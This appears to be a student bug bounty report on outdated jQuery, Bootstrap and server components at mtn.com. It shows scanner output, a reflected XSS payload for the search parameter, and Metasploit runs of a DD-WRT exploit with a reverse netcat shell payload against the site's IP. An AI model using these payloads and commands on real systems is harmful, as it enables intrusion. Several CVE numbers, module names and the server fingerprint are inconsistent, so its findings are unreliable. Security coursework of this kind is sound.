

# Sri Lanka Institute of Information Technology



Cyber Security Assignment (2025)  
Vulnerable Outdated Component

Bug Bounty Report- 07  
IT23363366

## TABLE OF CONTENT

Title .....	3
Scope & Objective .....	3
Enumeration and Reconnaissance.....	3
Tools Used .....	3
Steps .....	3
Vulnerability Description .....	7
Affected Components .....	7
Impact Assessment .....	7
Proof of Concept (PoC) .....	7
Library Exploitation.....	7
Server Exploitation Attempt.....	9
Proposed Mitigation .....	10
Conclusion .....	10
References .....	11

# 1. Title

Report Title: Vulnerable Outdated Component

Reported By: Raahim Mahmooth

Date: April 23, 2025

Platform: <https://hackerone>

Tested On: [mtn.com](https://mtn.com)

## 2. Scope & Objective

The objective of this assessment was to identify **outdated software components** and vulnerable libraries used in the application and server infrastructure of mtn.com. By pinpointing deprecated or vulnerable versions of frontend libraries and server components, we can assess potential attack vectors such as XSS, RCE, or privilege escalation. This **report outlines the tools, methodologies, and outcomes of the analysis.**

## 3. Enumeration and Reconnaissance

### 3.1 Tools Used

- Manual inspection via **Burp Suite**
- **OWASP ZAP** for passive and active scanning
- **Nikto** for web server vulnerability detection
- **Nmap**
- **XSSStrike** for automated XSS testing
- Public vulnerability databases (Exploit-DB, CVE, Snyk)

### 3.2 Steps

**Step 1: ZAP Scan:** *to identify outdated component*

- Detected use of `jquery-validation@1.19.3`, known to have a vulnerability related to unsanitized dynamic error messages.


This screenshot taken in my previous bugbounty



Manually confirming by viewing the source code

```
<script src="https://code.jquery.com/jquery-1.11.1.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery-validate/1.19.3/jquery.validate.min.js"></script>
```

- Identified Bootstrap v4.6.0, which is vulnerable to XSS when used with HTML tooltips and popovers.



#### Other Info:

The identified library bootstrap, version 4.6.0 is vulnerable.  
 CVE-2024-6531  
<https://www.herodevs.com/vulnerability-directory/cve-2024-6531>

### Step 2: Nmap Scan: for OS fingerprinting and service enumeration

- Server OS fingerprinted as **Linux 2.4.37 (DD-WRT v24-sp2)**.
- Detected open ports: 21 (FTP), 80, 554, and 1723 — all marked as "tcpwrapped", indicating they are protected by a firewall or proxy, limiting further service identification.

```

(raahimmahmooth@kali)-[~]
$ nmap -sS -A 192.0.66.200 -T 4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 18:17 EDT
Nmap scan report for 192.0.66.200
Host is up (0.0059s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
80/tcp    open  tcpwrapped
|_ http-server-header: nginx
|_ http-title: 404 Not Found
443/tcp   open  tcpwrapped
|_ ssl-date: TLS randomness does not represent time
|_ http-title: 400 The plain HTTP request was sent to HTTPS port
|_ ssl-cert: Subject: commonName=go-vip.co
|_ Subject Alternative Name: DNS:*.go-vip.co, DNS:go-vip.co
|_ Not valid before: 2025-03-19T19:44:02
|_ Not valid after: 2025-06-17T19:44:01
|_ http-server-header: nginx
554/tcp   open  tcpwrapped
1723/tcp  open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.38 ms 192.168.127.2
2 0.40 ms 192.0.66.200

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 234.03 seconds

```

### Step 3: OS Vulnerability Investigation

- The DD-WRT version v24-sp2 is known to be outdated.
- Metasploit module `linux/http/ddwrt_cgibin_exec` was found, but further details suggest it may require authenticated access or specific conditions.

Searching for an exploit module

```

msf6 > search dd-wrt

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/http/ddwrt_cgibin_exec    2009-07-20      excellent No      DD-WRT HTTP Daemon Arbitrary Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/ddwrt_cgibin_exec

```

- Exploit-DB shows [CVE-2009-2692](#) — a **Local Privilege Escalation** vulnerability affecting the 2.4.x kernel. Since we don't have any local privileges

EXPLOIT

DATABASE

Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation

<b>EDB-ID:</b>	<b>CVE:</b>	<b>Author:</b>	<b>Type:</b>	<b>Platform:</b>	<b>Date:</b>
9844	2009-3547	MATTHEW BERGIN	LOCAL	LINUX	2009-11-05
<b>EDB Verified:</b> ✓		<b>Exploit:</b> 📄 / {}		<b>Vulnerable App:</b>	

### Step 4: Niko Scan

- Identified that the web server runs **Nginx** (version not detected).
- Found the presence of `/wp-login.php`, confirming WordPress is used.

```

--(raahimmahmooth@kali)~[~/Downloads]
$ nikto -h www.mtn.com -ssl -tuning be8

- Nikto v2.5.0

+ Target IP: 192.0.66.200
+ Target Hostname: www.mtn.com
+ Target Port: 443

+ SSL Info: Subject: /CN=mtn.com
           Ciphers: TLS_AES_256_GCM_SHA384
           Issuer: /C=US/O=Let's Encrypt/CN=E6
+ Start Time: 2025-04-30 16:47:28 (GMT-4)

+ Server: nginx
+ /: Retrieved x-powered-by header: WordPress VIP <https://wpvip.com>.
+ /: Drupal Link header found with value: ARBAY(0x557eb2e556a8). See: https://www.drupal.org/
+ /: Uncommon header 'x-rq' found, with contents: Since 10 9980.
+ /: Uncommon header 'host-header' found, with contents: a913047da60e5f9135f765b23f26593b.
+ /: Uncommon header 'x-hacker' found, with contents: If you're reading this, you should visit wpvip.com/careers and apply to join the fun, mention this header.
+ /: Cookie PHPSESSID created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: VJ00KdBT.js: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to 'deflate' which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Hostname 'www.mtn.com' does not match certificate's names: mtn.com. See: https://cwe.mitre.org/data/definitions/297.html
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: A Wordpress installation was found.
+ /wordpress/: A Wordpress installation was found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ 1712 requests: 2 error(s) and 17 item(s) reported on remote host
+ End Time: 2025-04-30 17:45:00 (GMT-4) (3452 seconds)

+ 1 host(s) tested
```

- Further scans on identified (via nmap) ports 554 and 1723 produced no actionable output.

```

+ 1 host(s) tested
--(raahimmahmooth@kali)~[~/Downloads]
$ nikto -h www.mtn.com -ssl -p 554,1723

- Nikto v2.5.0

+ 0 host(s) tested
--(raahimmahmooth@kali)~[~/Downloads]
$
```

## 4. Vulnerability Description

- **jquery-validation 1.19.3:** This version is susceptible to **unsanitized error messages**, which may lead to XSS if error messages are reflected or used insecurely.
- **Bootstrap 4.6.0:** Known to have issues with unescaped HTML in popovers/tooltips when combined with user input, increasing the risk of **Stored/Reflected XSS**.
- **Outdated Server OS:** Linux kernel 2.4.37 (DD-WRT v24-sp2) is no longer maintained and contains multiple **local privilege escalation vulnerabilities**, posing a significant risk if the server is compromised through another vector.

## 5. Affected Components

- **JavaScript Libraries:**
  - <https://cdnjs.cloudflare.com/ajax/libs/jquery-validate/1.19.3/jquery.validate.min.js>
  - *Bootstrap 4.6.0* from the site's static script bundler
- **Server OS:**
  - *Linux 2.4.37 (DD-WRT v24-sp2)*

## 6. Impact Assessment

- **Frontend Libraries:** Outdated JS libraries like jQuery and Bootstrap are widely used, and known vulnerabilities can lead to **client-side attacks**, including **Reflected or Stored XSS**.
- **OS-Level Risks:** An outdated Linux kernel may provide attackers with ways to escalate privileges if they gain any initial access to the system.
- **Security Posture:** *Using unsupported components* reflects a **weak patch management** strategy, increasing the overall attack surface and likelihood of exploitation.

## 7. Proof of Concept (PoC)

### 7.1 Library Exploitation

- Searched for known exploits:
  - CVE-2025-3573 (jQuery)
  - CVE-2024-6531 (Bootstrap)
  - No relevant remote exploits found in Metasploit.

```
search_type:exploit -s type -1
msf6 > search cve:2024-6531
[-] No results from search
msf6 > search cve:2025-3573
[-] No results from search
msf6 > 
```

- **XSStrike** found a reflected XSS payload on:

```

--(raahimamhooth@kali)~[XSStrike]
$ python3 xsstrike.py -u "https://www.mtn.com" --crawl 2

XSStrike v3.1.5

Usage: xsstrike.py [-h] [-u TARGET] [--data PARAMDATA] [--e ENCODE] [--fuzzer] [--update] [--timeout TIMEOUT] [--proxy] [--crawl] [--json] [--path] [--seeds ARGS_SEEDS] [-f ARGS_FILE] [-l LEVEL] [--headers {ADD_HEADERS}]
[-t THREADCOUNT] [-d DELAY] [--skip] [--skip-dom] [--blind] [--console-log-level {DEBUG,INFO,RUN,GOOD,WARNING,ERROR,CRITICAL,VULN}] [--file-log-level {DEBUG,INFO,RUN,GOOD,WARNING,ERROR,CRITICAL,VULN}]
--log-file LOG_FILE]
xsstrike.py: error: unrecognized arguments: 2

--(raahimamhooth@kali)~[XSStrike]
$ python3 xsstrike.py -u "https://www.mtn.com" --crawl

XSStrike v3.1.5

} Crawling the target

} Vulnerable component: jquery v1.11.1
} Component location: https://code.jquery.com/jquery-1.11.1.min.js
} Total vulnerabilities: 0
} Summary: JQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles JQuery.extend(true, {}, ...) because of Object.prototype pollution
} Severity: low
} CVE: CVE-2019-11358
} Summary: 3rd party CORS request may execute
} Severity: medium
} CVE: CVE-2015-9251
} Summary: parseHTML() executes scripts in event handlers
} Severity: medium
} CVE: CVE-2015-9251

} Vulnerable component: jquery v3.5.1
} Component location: https://www.mtn.com/wp-content/themes/mtn-refresh/resources/js/jquery.js
} Total vulnerabilities: 0
}

```

`https://www.mtn.com/?s=</STyLE><A/+<ONPOinTeRenter+=+confirm()%0dx//v3dm0s`

- Parameter `s` appears vulnerable.

```

76 var tabId = window.location.hash;
77 if (tabId) {
80 if (options[i].value === tabId) {


[+] Potentially vulnerable objects found at https://www.mtn.com/annual-reports/

18         setTimeout(function() {
36         setTimeout(function() {
24         timeout = setTimeout(() => func.apply(this, arguments), wait);
36 // Function to add hover class
60 // Function to hide the mega menu block
70 // Function to move the marker
84 // Function to show mega menu from parent menu
92 // Function to expand the mega menu on mobile version
129         setTimeout(function() {
139             dropdownLabel.innerHTML = clickedElement.dataset.backLabel;
36             placeholderEl.innerHTML = output;
55             placeholderEl.innerHTML = output;
79             placeholderEl.innerHTML = output;

[!!] Unable to connect to the target. t/
[+] Vulnerable webpage: https://www.mtn.com/
[+] Vector for s: </STyLE><A/+<ONPOinTeRenter+=+confirm()%0dx//v3dm0s
[!] Progress: 95/95

```

- However, manual **testing failed** to execute payload in the browser.no popup reflected





Try with base64 encoded payload.



- Result: **Potential vulnerability exists**, but not confirmed exploitable under current conditions. May be vulnerable libraries not actively present on the specific page

## 7.2 Server Exploitation Attempt

- **DD-WRT Exploit Module** (linux/http/ddwrt\_cgibin\_exec) in Metasploit appeared applicable. But no sessions was created after the exploit

```
target a block from a resolved domain name.
set RHOSTS www.example.test/24
msf6 exploit(linux/http/ddwrt_cgibin_exec) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 exploit(linux/http/ddwrt_cgibin_exec) > options

Module options (exploit/linux/http/ddwrt_cgibin_exec):
+-----+
| Name      | Current Setting | Required | Description |
+-----+
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP) |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections |
| VHOST     |                 | no       | HTTP server virtual host |
+-----+

Payload options (cmd/unix/reverse_netcat):
+-----+
| Name      | Current Setting | Required | Description |
+-----+
| LHOST     | 192.168.127.130 | yes      | The listen address (an interface may be specified) |
| LPORT     | 4444            | yes      | The listen port |
+-----+

Exploit target:
+-----+
| Id | Name |
+-----+
| 0  | Automatic Target |
+-----+

View the full module info with the info, or info -d command.
msf6 exploit(linux/http/ddwrt_cgibin_exec) > set RHOSTS 192.0.66.200
RHOSTS => 192.0.66.200
msf6 exploit(linux/http/ddwrt_cgibin_exec) > run

[*] Started reverse TCP handler on 192.168.127.130:4444
[*] Sending GET request with encoded command line ...
[*] Giving the handler time to run ...
[*] Exploit completed, but no session was created
```

```
msf6 exploit(linux/http/ddwrt_cgibin_exec) > set RHOSTS 192.0.66.200
RHOSTS => 192.0.66.200
msf6 exploit(linux/http/ddwrt_cgibin_exec) > run

[*] Started reverse TCP handler on 192.168.127.130:4444 remote host
[*] Sending GET request with encoded command line ... (452 seconds)
[*] Giving the handler time to run ...
[*] Exploit completed, but no session was created.
```

- Attempted testing on *Linux kernel 2.4.37* was inconclusive:
  - The module required parameters suggesting **local access or authenticated context**.
  - Given the **web app context**, local privilege escalation is **not directly exploitable** without another foothold.

```
msf6 exploit( linux/httpd_nginx_exec) > search linux 2.4
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description	External Link
0	exploit/multi/http/strutor_upload_traversal	2019-05-17	excellent	Yes	ATutor 2.2.4 - Directory Traversal / Remote Code Execution, target: Auto	
1	target: Auto	.	.	.	.	.
2	target: Linux	.	.	.	.	.

Needed a **local access** for this type of exploit

```
msf6 exploit(linux/http/ddurt_cgibin_exec) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/atutor_upload_traversal) > options
Module options (exploit/multi/http/atutor_upload_traversal):
```

Name	Current Setting	Required	Description
FILE_TRAVERSAL_PATH		no	Traversal path to the root server directory.
PASSWORD		yes	Password to authenticate with.
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/Atutor/	yes	The base path to Atutor
URI_PATH		no	The URI to use for this exploit (default is random)
USERNAME		yes	Username to authenticate with
VHOST		no	HTTP server virtual host

```
When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

```
Payload options (linux/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.127.130	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

## 8. Proposed Mitigation

- **Upgrade jQuery-Validate to 1.19.5 or latest** to address error message sanitization flaws.
- **Upgrade Bootstrap to version 5.x or above** to avoid XSS risks via tooltip/popover mechanisms.
- Implement **Content Security Policy (CSP)** headers and input sanitization to mitigate XSS.
- **Update or migrate away from DD-WRT v24-sp2**. Consider using a supported router firmware or upgrading the Linux kernel to a maintained version.
- Conduct regular vulnerability scans and dependency audits using tools like *npm audit*, *Retire.js*, *Or OWASP Dependency-Check*.

## 9. Conclusion

The assessment revealed outdated and potentially vulnerable libraries in the frontend stack and an outdated operating system on the backend. While no confirmed exploitation was achieved, the risks are real, particularly in long-term exposure scenarios.

Efforts were made to test various endpoints, exploit PoCs, and identify outdated components. Some vectors (e.g., the DD-WRT exploit) were not applicable without a local shell or deeper access. Still, these findings suggest the need for a better patch management process.

**Note:** Full exploitation was not guaranteed, but the environment presents multiple potential attack surfaces worth addressing.

## 10. References

- [\*jQuery-Validate Vulnerability – Snyk\*](#)
- [\*Bootstrap 4.6.0 Vulnerability – Snyk\*](#)
- [\*Exploit-DB – Linux Kernel 2.4.37 LPE\*](#)
- [\*OWASP A06:2021 – Vulnerable and Outdated Components\*](#)